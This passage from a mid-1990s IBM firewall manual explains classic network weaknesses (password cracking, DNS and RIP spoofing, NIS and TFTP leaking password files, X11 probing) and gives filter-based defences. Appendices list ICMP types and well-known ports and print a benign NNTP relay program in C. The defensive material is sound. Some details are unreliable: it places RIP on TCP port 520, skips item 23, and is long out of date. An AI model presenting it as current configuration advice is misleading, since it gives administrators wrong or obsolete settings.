SOURCE     : Agent (A)
HOSTNAME   : rs60004.itso.ral.ibm.com
```

```
WorkSpace Name: root.events1
     Rule Name: forwardall.rs
```

Figure 221. Alert As a Result of Running Strobe

Chapter 13. How to Use the Secured Network Gateway to Counter Security Holes

Much thought has gone into finding weaknesses in computer security and responses to defend them. An excellent summary of 42 such potential weaknesses may be found in *Firewalls and Internet Security: Repelling the Wily Hacker* (Cheswick and Bellovin, Addison-Wesley, 1994). In this chapter, reproduced with the permission of the authors and publisher, we list those points (from the 42) that relate directly to firewall configurations and include notes on how the IBM Internet Connection Secured Network Gateway can help you to counter them.

1. Password failures are the biggest single problem.

The most common problem is that people pick trivial passwords that are easy to guess. Guessing in this respect does not necessarily mean repeatedly trying to log in. If a cracker can get a copy of the /etc/passwd file, or its shadow /etc/security/passwd in the case of AIX, it can be used for a *dictionary attack* using a tool such as crack. The main way a firewall helps is by preventing access to machines in the secure network, thus reducing the number of places that crackers can do their guessing. You can use the facilities of AIX to impose password rules. (see 3.1.4, “Setting Up Password Rules” on page 23). If you want to avoid this problems and sniffing problems, you should use one-time passwords as a solution.

Of course, there are some password weaknesses for which the only solution is user education, such as the *social engineering* attack: ″Hi, this is Fred. Joe asked me to check out a problem on the machine; can you give me a guest ID?″.

2. Sequence number attacks can subvert address-based authentication.

Some TCP/IP servers use a simple authentication scheme based solely on the IP address of the client. Examples are rsh, rexec and rcp. An attacker can subvert these by predicting IP sequence numbers and inserting bogus messages into the session. The firewall can only protect against this if you use it to prevent such sessions from passing across it. You should try to avoid the need to route such services outside your secure network, thereby allowing use of a blocking IP filter.

You should also beware of crackers using secure network IP addresses from the nonsecure side of the firewall. We discussed a filter that will block such attempts in “Including IP Addresses” on page 55.

3. It is easy to spoof UDP packets.

A UDP packet has none of the session context (synchronization, sequence numbers) of TCP, so each packet stands alone. The only totally secure answer to this is not to allow UDP-based protocols across your firewall, or at least to choose very carefully which protocols you do allow. It is again important to block nonsecure nodes spoofing as secure network addresses (“Including IP Addresses” on page 55).

4. ICMP packets can tear down connections between a pair of hosts.

This is really only a problem with older TCP/IP implementations that do not pay attention to session-specific information in ICMP messages such as destination unreachable or redirect. The AIX TCP/IP implementation on the SNG firewall will *not* stop all sessions when it receives such a message.

5. ICMP redirect messages can subvert routing tables.

The ICMP redirect message tells a host that a more optimum route exists to a destination. Abuse of this can allow a cracker to either intercept messages or masquerade as a session partner host. As we described in 4.1.3, "An Introduction to TCP Packets" on page 41, you can use SNG filtering rules to block incoming redirect messages and log the outgoing redirect messages in order to notify the responsible host later.

6. IP source routing can bypass routing tables.

The source routing field in an IP packet tells the receiver to override the normal route to the originator of a request. As with the ICMP redirect message, this is a powerful way for an attacker to eavesdrop or masquerade. By default, AIX will not obey source routing requests. This prevents the route tables on the firewall itself from becoming corrupted. IBM Internet Connection Secured Network Gateway automatically prevents IP source routing fields from being transmitted, so sessions passing through the firewall are also protected from this attack.

7. It is easy to generate bogus RIP messages.

The Routing Information Protocol (RIP) is a technique used by IP routers to communicate routes to each other. You can block RIP on TCP port 520. Unless you are a major network provider, you should use static routing with proper routes to your own networks and a default route to your network provider. There is no way to know whether behind one of the gateways that you route to lies subverted RIP dynamic routing.

8. The inverse DNS tree can be used for name-spoofing.

In this attack, the attacker gains control of inverse name resolution and corrupts it so that his IP address resolves to a node name that your machine trusts. This is only effective against applications that rely on host names for authentication (rsh, rcp, X-windows). Recent versions of these servers (for example, in AIX) do a double-check to make sure that the name $\rightarrow$ address and address $\rightarrow$ name mappings are consistent. There have also been exposures in Web browsers with Java support which allow information to be sent to another machine if the inverse name resolution is corrupted. This problem is also fixed by means of a double-check on the name resolution.

If you are not sure that all your hosts have this kind of checking, the safest thing to do is to prevent these applications from crossing the firewall by using filters. If you must have them routed, you may want to manually define the name/address mappings for trusted nodes in your secure network name server.

9. The DNS cache can be contaminated to foil cross-checks.

In the previous attack, the firewall DNS server was fetching address mapping information from a corrupted remote DNS server. This, more subtle, version relies on the attacker sending phony DNS responses to populate the firewall DNS server′s cache, *before* requesting the session. In this case the cross-check will succeed. We believe that the SNG name server is not susceptible to this attack.

The net result of this kind of DNS attack is that name-based authentication is fundamentally insecure, so you should block such services unless absolutely necessary.

10. Return addresses in mail aren′t reliable.

The return address in a mail message is placed there by the mailer, and so it can be set to anything. There is nothing you can do to stop people doing this to you, but you should educate staff to be suspicious about unusual return addresses. Sensitive information should not be put in a mail message without some secondary validation that the message is going to the correct person.

11. sendmail is a security risk.

The sendmail program has been the entry point for many hacking attacks over the past few years. All of the known weaknesses have been addressed in the current AIX version, but it is likely that there are others as yet undiscovered. On the SNG firewall, sendmail is restricted to a simple relay function. This has the dual advantage of providing a less tempting target for crackers and hiding the real secure network mail gateway behind it. You could make the SNG sendmail relay more secure by preventing it from doing local mail delivery which would mean you could avoid running it under the root ID. We did not have time to explore this approach during this project. If you want to disable sendmail, you can do it with the command:

```
/usr/sbin/chrctcp -S -d sendmail
```

12. Don′t blindly execute MIME messages.

Multipurpose Internet Mail Extensions (MIME) is an encoding standard that allows references to other files to be embedded in mail-like messages. MIME-encoded messages are not only handled as mail, it is also the standard used to encapsulate non-text media in WWW documents. The idea with MIME is that it includes instructions on where to find resources (files for example) and how to handle them. However, the crackers could plant their own commands in an otherwise innocent message. Client applications that handle MIME messages should guard against this, but it is not easy to do without restricting the functionality of the product.

This problem is at the application level, so there is nothing the firewall can directly do about it. However, refer also to “25. Be careful about interpreting WWW format information.” on page 217.

13. It is easy to wiretap telnet sessions.

You should think very carefully before you allow regular telnet access from machines in nonsecure networks. Apart from conventional eavesdropping (traces and network analyzers) it is quite common for crackers to replace the telnet command with a version that collects passwords, etc. Even if you use one-time passwords, we recommend also using encryption for such sessions, for example by means of the SNG secure IP tunnel.

14. You can subvert NTP to attack authentication protocols.

This is a rather exotic form of attack, but certainly one that is theoretically possible. Many authentication mechanisms (the Kerberos security system and some smart cards for example) rely on a degree of clock synchronization to ensure key freshness. If crackers could set back the clock of the authenticating system, they could replay an old authentication string as a way to break in. The solution to this is to avoid passing the network time protocol (NTP) across the firewall gateway, but instead to use some other source for clock synchronization (dialed line or radio).

15. Finger discloses too much information about users.

Finger is a protocol that is used to find out information about a machine and the users logged on to it. This is a good way for a cracker to find potential targets. The easy answer is to disable finger by blocking it with IP filters. However, finger can be a very useful facility, so you may use the proposed modification for giving contact information in a safe way.

16. Don′t trust RPC′s machine name field.

This refers to the authentication area within Sun RPC messages. The information in here includes the calling machine name and user ID. Application code should not trust this information, since it can easily be overwritten by corrupted client code.

This is an application-level problem. Your only defense with SNG is to use IP filters to block RPC-based sessions.

17. portmapper can call RPC services for its caller.

An RPC-based client can request portmapper to pass an RPC call directly to the target server, instead of just returning the port number of that server. This means that the server sees the request as having come from the local host. Your normal response to this would be to use filters to block the application at the firewall. However, with RPC-based services things are not so simple because you cannot predict the port numbers that portmapper will allocate. This means that you are led either to block *all* Sun RPC-based applications, or to use address filtering (which we have already said is not 100% effective. See “2. Sequence number attacks can subvert address-based authentication.” on page 213).

18. NIS can often be persuaded to give out password files.

NIS (″Yellow Pages″) provides a mechanism for distributing user information, including /etc/passwd, amongst your systems. Needless to say, it is very dangerous to let NIS get out of your secure network. Unfortunately this is not so easy, since NIS is an RPC application and does not use predefined ports. At the very least, you should not use NIS on the firewall machine which is the most exposed machine in your network.

19. It is sometimes possible to direct machines to phony NIS servers.

This is a variation on the previous attack. It involves inserting a machine into the network that claims to be a backup for a real NIS server. As before, the response is not to run NIS on any exposed machines, and block traffic with an IP filter if possible.

20. It is hard to revoke NFS access.

Access control in NFS works by means of the server providing the client with a file handle at mount time. It does this based on a list of authorized mounts (in file /etc/exports on an AIX system). However, NFS is a stateless protocol (the server retains no context about current mounts). This means that once a client has obtained a file handle, there is no need to go through the mount process again. In other words, anyone who can obtain the file handle can access the NFS-mounted disk using a hacked NFS client. The message from this is don′t let NFS through your firewall! Fortunately it normally uses a well-known UDP port, 2049, which you can block with IP filters.

21. If misconfigured, TFTP will hand out /etc/passwd.

Trivial FTP uses a configuration file to restrict the directories to which a client has access. Frequently, however, it is installed in an unconfigured way, allowing access to much more than you would like. You can stop it from routing through the firewall by blocking UDP port 69. This can pose a problem for supporting some network devices that use TFTP to load their operating code and configuration. Some routers keep the password used for online control, in clear, in the configuration file. So if you need to load, say, the gateway router to the Internet using TFTP, how do you prevent a cracker stealing the configuration file, logging in to the router, planting erroneous route definitions and then using them for a masquerade attack? The following two courses of action are possible answers to this:

1. Normally block TFTP and only let it through when you are loading the router (but you must not forget to lock the door when you finish!)
2. Prohibit online update for that particular router

22. Don′t make ftp′s home directory writable by ftp.

When the client user ID is anonymous, the FTP daemon, ftpd, uses chroot so that it runs with a root directory of /u/ftp. This is a good security feature, since it means that no one can gain access to the real operating system files. However, if /u/ftp is writable by user ID ftp, any anonymous user will be able to create files there, such as .rhosts, which could permit a masquerade attack. When you set up anonymous FTP in AIX this directory restriction is automatically configured.

24. FSP is often abused to give out files to those who should not have them.

FSP is a file transfer protocol that nobody uses legitimately. You should block it at your firewall by a deny filter for UDP port 21.

25. Be careful about interpreting WWW format information.

Surfing the World Wide Web involves following a sequence of embedded pointers in documents. These pointers themselves can be dangerous, since they can specify a program to execute, host to retrieve data from, commands to issue, as well as the data itself. Someone could set up an apparently legitimate server with documents containing bogus commands that could hack into, or plant bombs in, the client′s machine. Ideally a Web browser will prohibit pointers to commands that are obvious abuses of this sort. There are more subtle ways to do the same thing, though. For example some legitimate file formats may also include embedded commands (postscript for example). A browser cannot easily intercept attacks of this sort.

How can the SNG firewall help with this? One possibility is to use the telnet proxy service. This may operate with a very restricted shell, so the scope for damaging embedded commands is much reduced. Unfortunately this answer has some serious problems. The main one is performance; running a large number of X-windows servers will be a big drain on the firewall machine. There is also the extra delay introduced by running the X-protocol, and anyway we want to avoid running X on our firewall if possible. Finally there is the question of convenience; most people prefer to run applications like this on a personal computer. You need to assess the risk involved in order to come to a judgment about where and to what extent you allow WWW access in your secure network.

The particular security aspects of the Web are discussed in *Safe Surfing: How to Create a Secure World Wide Web Connection*, SG24-4564.

26. WWW servers should be careful about file pointers.

File pointers can also be used to subvert a WWW server, so crackers could use a legitimate user to move files on their behalf, without the legitimate user being aware of it. There is nothing the firewall can do about this, since it happens at the application level. When setting up a WWW server, however, you should be careful about the type of data it could potentially access if an attacker compromised it. This is another argument for insulating such servers by placing them outside the firewall.

27. Attackers can use FTP to create gopher control information.

This is a variation on the previous attack. The idea is that an attacker places file on the system via anonymous FTP, and then executes them remotely.

28. Poorly written query scripts pose a danger to WWW servers.

As people add more nifty functions to their WWW servers, they become more and more complex. Often the applications are held together by shell scripts, written using the CGI interface, which may never have been rigorously designed and are therefore likely to provide security holes. As before, there is not much the firewall can do about this, but it is another argument for isolating the WWW server outside the secure network.

29. The MBone can be used to route through some firewalls.

The MBone is the Internet′s network of multi-cast routers. Multi-cast messages are encapsulated for transmission between MBone routers, and then forwarded to the correct UDP ports on the receiving nodes. The SNG firewall cannot, currently, provide any filtering for this, since it does not understand the encapsulation process.

30. An attacker anywhere on the Internet can probe for X11 servers.

X-Windows is often described as a back-to-front protocol. The terminal (X-station or workstation code) is the server, and the application is the client. Normally this is all well controlled; users log in to their application machine and start the session to their own X server. But in fact there is usually nothing to prevent anyone starting such a session and then having full authority to read the keyboard or screen, generate key presses, etc.

You can see from this that X-windows is a dangerous protocol to allow out through your firewall. Blocking it is not so easy; X11 normally uses a TCP port around 6000-6005 but it is dynamic, so there is a danger of blocking out other services (although you may want to block them anyway).

31. Don′t believe port numbers supplied by outside machine.

What this means is although the *normal* use for a port may be for a well-known server, a cracker can easily generate messages using that port (that is, a client using the normal server port). We have seen how in filters for TCP services we can prohibit this by using the tcp/ack filter feature to distinguish between the session initiator and responder (see 4.1.3, "An Introduction to TCP Packets" on page 41).

32. It is all but impossible to permit all UDP traffic through a packet filter safely.

Using tcp/ack ("31. Don′t believe port numbers supplied by outside machine.") is effective for TCP services, but for UDP there is no equivalent indicator of which direction a session started from. When configuring filters for UDP traffic you should always be as specific as possible, both in terms of allowable ports and allowable addresses. In this way you are limiting the damage that can be done. Look at 5.15, "Network Management Sessions" on page 78 as an example.

33. A tunnel can be built on top of almost any transport mechanism.

A *tunnel* is the technique of passing one protocol wrapped in another protocol, for example using a Telnet connection and having a program running at client and server ends that passes another protocol, say NFS, across it. Tunnelling can compromise a firewall because a banned protocol can be tunnelled within a permitted protocol and it may well be undetectable by IP filters. The saving grace is that constructing such a tunnel requires collusion between the cracker and someone inside your secure network, and it is therefore less likely to happen. The only way you are likely to detect a tunnel of this sort is if you do traffic analysis and see some unusual usage characteristics.

34. Firewalls can′t block attacks at higher levels of the protocol stack.

This generalizes something that has arisen in several other modes of attack. A firewall can be used to deny a service, but if you permit a service to pass that is fundamentally insecure, there is nothing the firewall can do about it.

35. X11 is very dangerous, even when passed through a gateway.

This does not apply to SNG, since it does not provide an authenticating X11 relay.

36. Network monitoring tools can be dangerous on an exposed machine.

Trace tools (such as the AIX `iptrace` command) can be used to collect passwords and IDs. If a cracker breaks into an exposed machine such as your firewall, he can use the routines (or the kernel routines they use) for such eavesdropping. There is no way currently to disable these functions in AIX

37. Be careful about pointing a finger at a subverted machine.

If you think you are being attacked, one thing you can do is use the `finger` command to try to find something out about the originator. Some crackers have corrupted finger servers, which will flood you with data or control codes. This can fill your file systems.

Appendix A. How to Get the Samples in This Book

There are two code packages described in this book, both of which are available using anonymous FTP. The code packages are:

tcp_relay. This is a TCP/IP relay program that can be used to provide a proxy service for the Network News Transfer Protocol (NNTP). It is described in 5.7, "NNTP. Network News Transfer Protocol" on page 68 and the source code is listed in Appendix D, "Sample NNTP Relay Program" on page 229.

LAID Logging, Alerting and Intruder Detection is a package of installation scripts and configuration files that:

1. Configure a logging environment, using syslog services.
2. Configure the AIX audit facility.
3. Configure Systems Monitor for AIX SLM and SIA agents to monitor the SNG system to check for problems that may indicate an attack or security exposure.

You can get these packages using anonymous ftp, as follows:

For Users Outside the IBM TCP/IP Network

- Connect to ftp.almaden.ibm.com via FTP
- Specify a user ID of anonymous
- Enter your E-mail ID as a password

You will find the samples in directory /redbooks/SG242577. You will also find a file named sg242577.README in the same directory, which includes instructions on how to download and unpack the samples. There are further README files within the samples giving detailed installation instructions.

For Users Within the IBM TCP/IP Network

- Connect to rsserver.itso.ral.ibm.com via FTP
- Specify a user ID of anonymous
- Enter your E-mail ID as a password

You will find the samples in directory /pub/SG242577. You will also find a file named sg242577.README in the same directory, which includes instructions on how to download and unpack the samples. There are further README files within the samples giving detailed installation instructions.

© Copyright IBM Corp. 1995 1996

Appendix B. Summary of ICMP Messages Types

The following is a list of all the ICMP messages types and the RFC in which they are defined, taken from the latest RFC of Assigned Numbers (RFC 1700).

Table 3. ICMP Message Types

Type	Name	Reference
0	Echo Reply	RFC792
1	Unassigned	JBP
2	Unassigned	JBP
3	Destination Unreachable	RFC792
4	Source Quench	RFC792
5	Redirect	RFC792
6	Alternate Host Address	JBP
7	Unassigned	JBP
8	Echo	RFC792
9	Router Advertisement	RFC1256
10	Router Selection	RFC1256
11	Time Exceeded	RFC792
12	Parameter Problem	RFC792
13	Timestamp	RFC792
14	Timestamp Reply	RFC792
15	Information Request	RFC792
16	Information Reply	RFC792
17	Address Mask Request	RFC950
18	Address Mask Reply	RFC950
19	Reserved (for Security)	Solo
20-29	Reserved (for Robustness Experiment)	ZSu
30	Traceroute	RFC1393
31	Datagram Conversion Error	RFC1475
32	Mobile Host Redirect	David Johnson
33	IPv6 Where-Are-You	Bill Simpson
34	IPv6 I-Am-Here	Bill Simpson
35	Mobile Registration Request	Bill Simpson
36	Mobile Registration Reply	Bill Simpson
37	Domain Name Request	RFC1788
38	Domain Name Reply	RFC1788
39-255	Reserved	JBP

B.1 Summary of ICMP Message Codes

The following is the list of the code numbers, taken also from the same RFC.

Table 4 (Page 1 of 3). ICMP Message Codes

Type	Name	Reference
0	Echo Reply	RFC792
	Codes	
	0 No Code	
1	Unassigned	JBP
2	Unassigned	JBP
3	Destination Unreachable	RFC792
	Codes	
	0 Net Unreachable	
	1 Host Unreachable	

Table 4 (Page 2 of 3). ICMP Message Codes

Type	Name	Reference
	2 Protocol Unreachable	
	3 Port Unreachable	
	4 Fragmentation Needed and Don′t Fragment was Set	
	5 Source Route Failed	
	6 Destination Network Unknown	
	7 Destination Host Unknown	
	8 Source Host Isolated	
	9 Communication with Destination Network is Administratively Prohibited	
	10 Communication with Destination Host is Administratively Prohibited	
	11 Destination Network Unreachable for Type of Service	
	12 Destination Host Unreachable for Type of Service	
4	Source Quench	RFC792
	Codes	
	0 No Code	
5	Redirect	RFC792
	Codes	
	0 Redirect Datagram for the Network (or subnet)	
	1 Redirect Datagram for the Host	
	2 Redirect Datagram for the Type of Service and Network	
	3 Redirect Datagram for the Type of Service and Host	
6	Alternate Host Address	JBP
	Codes	
	0 Alternate Address for Host	
7	Unassigned	JBP
8	Echo	RFC792
	Codes	
	0 No Code	
9	Router Advertisement	RFC1256
	Codes	
	0 No Code	
10	Router Selection	RFC1256
	Codes	
	0 No Code	
11	Time Exceeded	RFC792
	Codes	
	0 Time to Live exceeded in Transit	
	1 Fragment Reassembly Time Exceeded	
12	Parameter Problem	RFC792
	Codes	
	0 Pointer indicates the error	
	1 Missing a Required Option	RFC1108
	2 Bad Length	
13	Timestamp	RFC792
	Codes	
	0 No Code	
14	Timestamp Reply	RFC792
	Codes	
	0 No Code	
15	Information Request	RFC792
	Codes	
	0 No Code	
16	Information Reply	RFC792
	Codes	
	0 No Code	
17	Address Mask Request	RFC950
	Codes	

Table 4 (Page 3 of 3). ICMP Message Codes		
Type	**Name**	**Reference**
	0 No Code	
18	Address Mask Reply	RFC950
	Codes	
	0 No Code	
19	Reserved (for Security)	Solo
20-29	Reserved (for Robustness Experiment)	ZSu
30	Traceroute	RFC1393
31	Datagram Conversion Error	RFC1475
32	Mobile Host Redirect	David Johnson
33	IPv6 Where-Are-You	Bill Simpson
34	IPv6 I-Am-Here	Bill Simpson
35	Mobile Registration Request	Bill Simpson
36	Mobile Registration Reply	Bill Simpson
37	Domain Name Request	RFC1788
38	Domain Name Reply	RFC1788
	Codes	
	0 No Code	

Appendix C. Port Number Table

The following table shows some of the more common IP well-known port numbers. The official list of all assigned numbers is maintained in an RFC. The latest version is RFC1700, which obsoletes the previous list, RFC1340. RFC text is available on the World Wide Web at http://www.internic.net.

Table 5 (Page 1 of 2). Internet Port Numbers

Keyword	Decimal/protcol	Description
echo	7/tcp, 7/udp	
discard	9/tcp, 9/udp	Sink null
systat	11/tcp	Active users information
daytime	13/tcp, 13/udp	
qotd	17/tcp	Quote of the day
chargen	19/tcp, 19/udp	Character generator
ftp-data	20/tcp	File transfer protocol (data)
ftp	21/tcp	File transfer protocol (control)
telnet	23/tcp	Telnet
smtp	25/tcp	Simple mail transfer protocol
time	37/tcp, 37/udp	Time server
rlp	39/tcp, 39/udp	Resource location protocol
whois	43/tcp	Who is
domain	53/tcp, 53/udp	Domain nameserver
sql*net	66/tcp, 66/udp	Oracle SQL*NET
bootps	67/udp	Bootstrap protocol server
bootpc	68/udp	Bootstrap protocol client
tftp	69/udp	Trivial file transfer protocol
gopher	70/tcp	Gopher
finger	79/tcp	Finger information system
www-http	80/tcp	World Wide Web HTTP
kerberos	88/tcp	Kerberos security system
npp	92/tcp	Network printing protocol
hostname	101/tcp	NIC host name server
pop	109/tcp	Post office protocol
sunrpc	111/tcp, 111/udp	Sun remote procedure call
auth	113/tcp	Authentication service (ident service)
sftp	115/tcp	Simple file transfer protocol
uucp-path	117/tcp	UUCP path service
nntp	119/tcp	Network news transfer protocol
ntp	123/tcp, 123/udp	Network time protocol
cisco-xxx	130-132	Various Cisco-specific protocols
ingres-net	134/tcp	Ingres-net service
snmp	161/udp	SNMP gets and sets
snmp-trap	162/udp	SNMP traps
xdmcp	177/tcp	X display manager control protocol
irc	194/tcp	Internet relay chat
netware-ip	396/udp	Novell Netware over IP
exec	512/tcp	Remote command execution (rexec)
biff	512/udp	Inform users of new mail received
login	513/tcp	Remote login (rlogin)
who	513/udp	Who is logged on
shell	514/tcp	Remote command execution (rsh)

Table 5 (Page 2 of 2). Internet Port Numbers

Keyword	**Decimal/protcol**	**Description**
syslog	514/udp	UNIX logging port
printer	515/tcp	Print spooler
talk	517/udp	Interactive messaging
timed	525/udp	timeserver
uucp	540/tcp	UNIX-to-UNIX copy program
netviewdm1	729/tcp	IBM NetView Distribution Manager server/client
netviewdm1	730/tcp	IBM NetView Distribution Manager send
netviewdm1	731/tcp	IBM NetView Distribution Manager receive
SOCKS	1080/tcp	SOCKS application-level gateway
lotusnote	1352/tcp	Lotus Notes
x11	6000-6063/tcp	X Windows system

Appendix D. Sample NNTP Relay Program

This program is based on a sample in *Actually Useful Internet Techniques* by Larry Hughes (published by New Riders, ISBN 1-56205-508-9).

```
/* ======================================================================
 *
 * Program: tcp_relay.c
 *
 * Author : Adrian Fabio Setton <setton@vnet.ibm.com>
 *          IBM Argentina
 *
 * Tweaked By: Andreas Siegert <afx@ibm.de>
 *             IBM Germany
 *
 * Derived from: passtru.c, with permission.
 *        Author : Larry J. Hughes, Jr. <larry@bodhisoft.com>
 *                 "Actually Useful Internet Security Techniques"
 *                 New Riders Publishing, ISBN 1-56205-508-9
 * Thanks Larry !!!
 *
 * Purpose :
 *     Relays a connection thru the SNG avoiding IP forwarding
 *     It uses a configuration file in order to define which connections to
 *     relay.
 *     The format of the /etc/tcp_relay.cfg file is:
 *        inAddress inPort outAddress outPort.
 *        inAddress is the IP address that establishes the connection
 *        inPort    in the Port that receives the connection on the SNG.
 *     Lines starting with a # and empty lines are ignored
 *
 * Example of the Config File for News
 *        150.53.104.12 119  9.24.104.241 119
 *        9.24.104.241  119 150.53.104.12 119
 * Usage  :  configure the following line in /etc/inetd.conf for NNTP (news):
 *           nntp stream tcp nowait nobody /usr/local/bin/tcp_relay tcp_relay
 *
 * Compile with
 *        make tcp_relay
 * ====================================================================== */

/* ======================================================================
 * Includes
 * ====================================================================== */
#include <sys/types.h>
#include <sys/time.h>
#include <stdio.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#include <sys/select.h>
#include <sys/syslog.h>

typedef struct TABLE {
        ulong   inaddress;
        int     inport;
        ulong   outaddress;
        int     outport;
} TABLE ;
```

Figure 222 (Part 1 of 5). Relay Program for NNTP

```
/* ======================================================================
 * Defines
 * ====================================================================== */
#define TRUE    1
#define FALSE   0
#define MAX_ENTRYS 1024
#define CFGFILE "/etc/tcp_relay.cfg"

/* ======================================================================
 * Global Variables      (My apologies ...)
 * ====================================================================== */
int     nTableEntrys;
TABLE   Table[MAX_ENTRYS];
int  serverSocket=0;

/* ======================================================================
 * Prototypes
 * ====================================================================== */
int     main(int argc, char *argv[]);
int     RelayConnection(int client, int server);
int     NetWrite(int socket, char *buffer, int length);
void    ReadTable(char *szFileName);
void    FatalError(int n, char *s);

/* ======================================================================
 * Main
 * ====================================================================== */
main(int argc, char *argv[])
{
        struct sockaddr_in clientAddress;
        struct sockaddr_in firewallPort;
        struct sockaddr_in serverAddress;
        int clientLength=sizeof(clientAddress);
        int firewallLength=sizeof(firewallPort);
        int i, nIndex;
        int one = 1;
        int Found=FALSE;
        char connbuff[1024], errbuff[1024];
        char a1[24],a2[24];

        /* set up syslog */
        openlog ("tcp_relay",LOG_PID | LOG_ODELAY | LOG_CONS,LOG_AUTH);

        ReadTable(CFGFILE);

        if(getpeername(0,(struct sockaddr*)&clientAddress, &clientLength)<0) {
                FatalError(2, "getpeername error");
        }

        if(getsockname(0,(struct sockaddr*)&firewallPort, &firewallLength)<0) {
                FatalError(3, "getsockname error");
        }

        for (i=0; i<nTableEntrys && !Found; i++) {
                if ( (clientAddress.sin_addr.s_addr==Table[i].inaddress) &&
                        (firewallPort.sin_port==Table[i].inport)
                ) {
                        Found=TRUE;
                        nIndex=i;
                }
        }

        strcpy(a1,inet_ntoa(clientAddress.sin_addr.s_addr));
        if (!Found) {
                sprintf (errbuff,"%s:%i not authorized",
                         a1,firewallPort.sin_port);

                FatalError(4, errbuff);
        }
```

Figure 222 (Part 2 of 5). Relay Program for NNTP

```
        /* Create socket for connection to remote server */
        if ((serverSocket = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
                FatalError(5, "socket error");
        }


        /* Set keepalive on client and server sockets so we can detect
           half-open client connections */
        if (setsockopt(0, SOL_SOCKET, SO_KEEPALIVE,
                (char *)&one, sizeof(one)) == -1) {
                FatalError(6, "keepalive error");
        }
        if (setsockopt(serverSocket, SOL_SOCKET, SO_KEEPALIVE,
                        (char *)&one, sizeof(one)) == -1) {
                FatalError(7, "keepalive error");
        }


        /* Build the server address structure */
        memset((char *)&serverAddress, '\0', sizeof(serverAddress));
        memcpy( (char *)&serverAddress.sin_addr,
                (char *)&(Table[nIndex].outaddress),
                sizeof(Table[nIndex].outaddress));
        serverAddress.sin_port   = htons(Table[nIndex].outport);
        serverAddress.sin_family = AF_INET;


        /* Connect to the remote server */
        strcpy(a2,inet_ntoa(Table[nIndex].outaddress));
        if (connect(serverSocket, (struct sockaddr *)&serverAddress,
                sizeof(struct sockaddr)) == -1) {
                sprintf (errbuff,"%s:%i connection error",
                         a2,Table[nIndex].outport);
                FatalError(8, errbuff);
        }


        /* Relay the connection */

        syslog(LOG_DEBUG, "relaying %s:%i to %s:%i",
           a1,Table[nIndex].inport,
           a2,Table[nIndex].outport);
        RelayConnection(0, serverSocket);
        close(0);
        close(serverSocket);
        syslog(LOG_DEBUG, "terminating %s:%i to %s:%i",
           a1,Table[nIndex].inport,
           a2,Table[nIndex].outport);
        closelog();
        exit(0);
}

/* ====================================================================
 * Relay Connection
 * ==================================================================== */
int RelayConnection(int client, int server)
{
  int    numSelected;
  int    rBytes, wBytes;
  char   buffer[1024];
  fd_set ibits;
```

Figure 222 (Part 3 of 5). Relay Program for NNTP

```
    /*
     * Read bytes from client and send to server, and vice versa.
     * Do this until one side goes away or an error is detected.
     */
    FD_ZERO(&ibits);
    while (TRUE)
    {
      FD_SET(client, &ibits);
      FD_SET(server, &ibits);

      numSelected =
        select(16, &ibits, (fd_set *)0, (fd_set *)0, (struct timeval *)0);

      if (numSelected == -1)
      {
            FatalError(9, "select error");
            break;
      }
      /* client -> server */
      else if (FD_ISSET(client, &ibits))
      {
        rBytes = read(client, buffer, sizeof(buffer));
        if (rBytes <= 0) break;
        wBytes = NetWrite(server, buffer, rBytes);
        if (wBytes != rBytes) break;
      }

      /* server -> client */
      else if (FD_ISSET(server, &ibits))
      {
        rBytes = read(server, buffer, sizeof(buffer));
        if (rBytes <= 0) break;
        wBytes = NetWrite(client, buffer, rBytes);
        if (wBytes != rBytes) break;
      }

    }
  }

  /* ======================================================================
   * Network Write
   * ====================================================================== */
  int NetWrite(int socket, char *buffer, int length)
  {
    int numToWrite, numWritten;

    /*
     * Write the entire buffer or die trying.  Might take several attempts.
     */
    numToWrite = length;
    do
    {
      numWritten = write(socket, buffer, numToWrite);
      if (numWritten == -1)
      {
            FatalError(10, "write error");
      }
      buffer += numWritten;
      numToWrite -= numWritten;
    } while (numToWrite > 0);
    return(length);
  }
```

Figure 222 (Part 4 of 5). Relay Program for NNTP

```
/* =====================================================================
 * Fatal Error
 * ===================================================================== */
void    FatalError(int n, char *s)
{
        syslog(LOG_ERR, "[%d] %s", n, s);
        close(0);
        if (serverSocket!=0) {
             close(serverSocket);
        }
        closelog();
        exit(n);
}

/* =====================================================================
 * Read Table
 * ===================================================================== */
void    ReadTable(char *szFileName)
{
        FILE *fp;
        char szBuffer[255];
        char szInAddress[255],  szInPort[255];
        char szOutAddress[255], szOutPort[255];
        char errbuff[1024];
        int i, nRet, lineno;

        fp=fopen(szFileName, "r");
        if (!fp) {
                sprintf(errbuff,"Error opening %s",szFileName);
                FatalError(11, errbuff);
        }
        i=0;
        lineno=0;
        while (fgets((szBuffer), sizeof(szBuffer)-1, fp) && i<MAX_ENTRYS) {
                lineno++;

                if ((szBuffer[0]=='#') || (strlen(szBuffer)<=1)) {
                        /* empty or comment line */
                        continue ;
                }
                nRet=sscanf(szBuffer, "%s%s%s%s", szInAddress, szInPort,
                                                  szOutAddress, szOutPort);
                if (nRet!=4) {
                        fclose(fp);
                        sprintf(errbuff,"Error reading line %i of %s",lineno,szFileName);
                        FatalError(12, errbuff);
                }

                Table[i].inaddress=inet_addr(szInAddress);
                Table[i].inport=atoi(szInPort);
                Table[i].outaddress=inet_addr(szOutAddress);
                Table[i].outport=atoi(szOutPort);

                if (Table[i].inaddress==-1 || Table[i].outaddress==-1) {
                        fclose(fp);
                        sprintf (errbuff,"Config file format error at line %i: %s",lineno,szBuffer);
                        FatalError(13, errbuff);
                }
                i++;
        }
        nTableEntrys=i;
        fclose(fp);
}
```

Figure 222 (Part 5 of 5). Relay Program for NNTP

Glossary

caching name server. A *DNS* server that gets address to name mappings from a remote master DNS server and keeps a temporary local copy to reduce network overhead.

Chinese walls. The artificial barriers placed between different parts of certain financial services companies that prevent insider trading.

chroot command. A command that changes the effective root of the filesystem for a process, thereby allowing access to only a subset of the system files (for example, the command `chroot /tmp mosaic` would run the mosaic *Web Browser* but would only allow it to update files under the /tmp directory tree).

crack. A program that tries to break system password encryption by using a dictionary of common passwords. crack is used both by hackers, to gain access, and by systems administrators to check for users who choose trivial passwords.

cracker. Someone who tries to circumvent or subvert system protection mechanisms.

daemon. In UNIX, a background process.

DNS. Abbreviation for *Domain Name Service*.

Domain Name Service. A TCP/IP application protocol that provides mapping between IP addresses and names. The names are arranged in hierarchical domains where the top of the hierarchy is the last element of the name, for example, www.ibm.com.

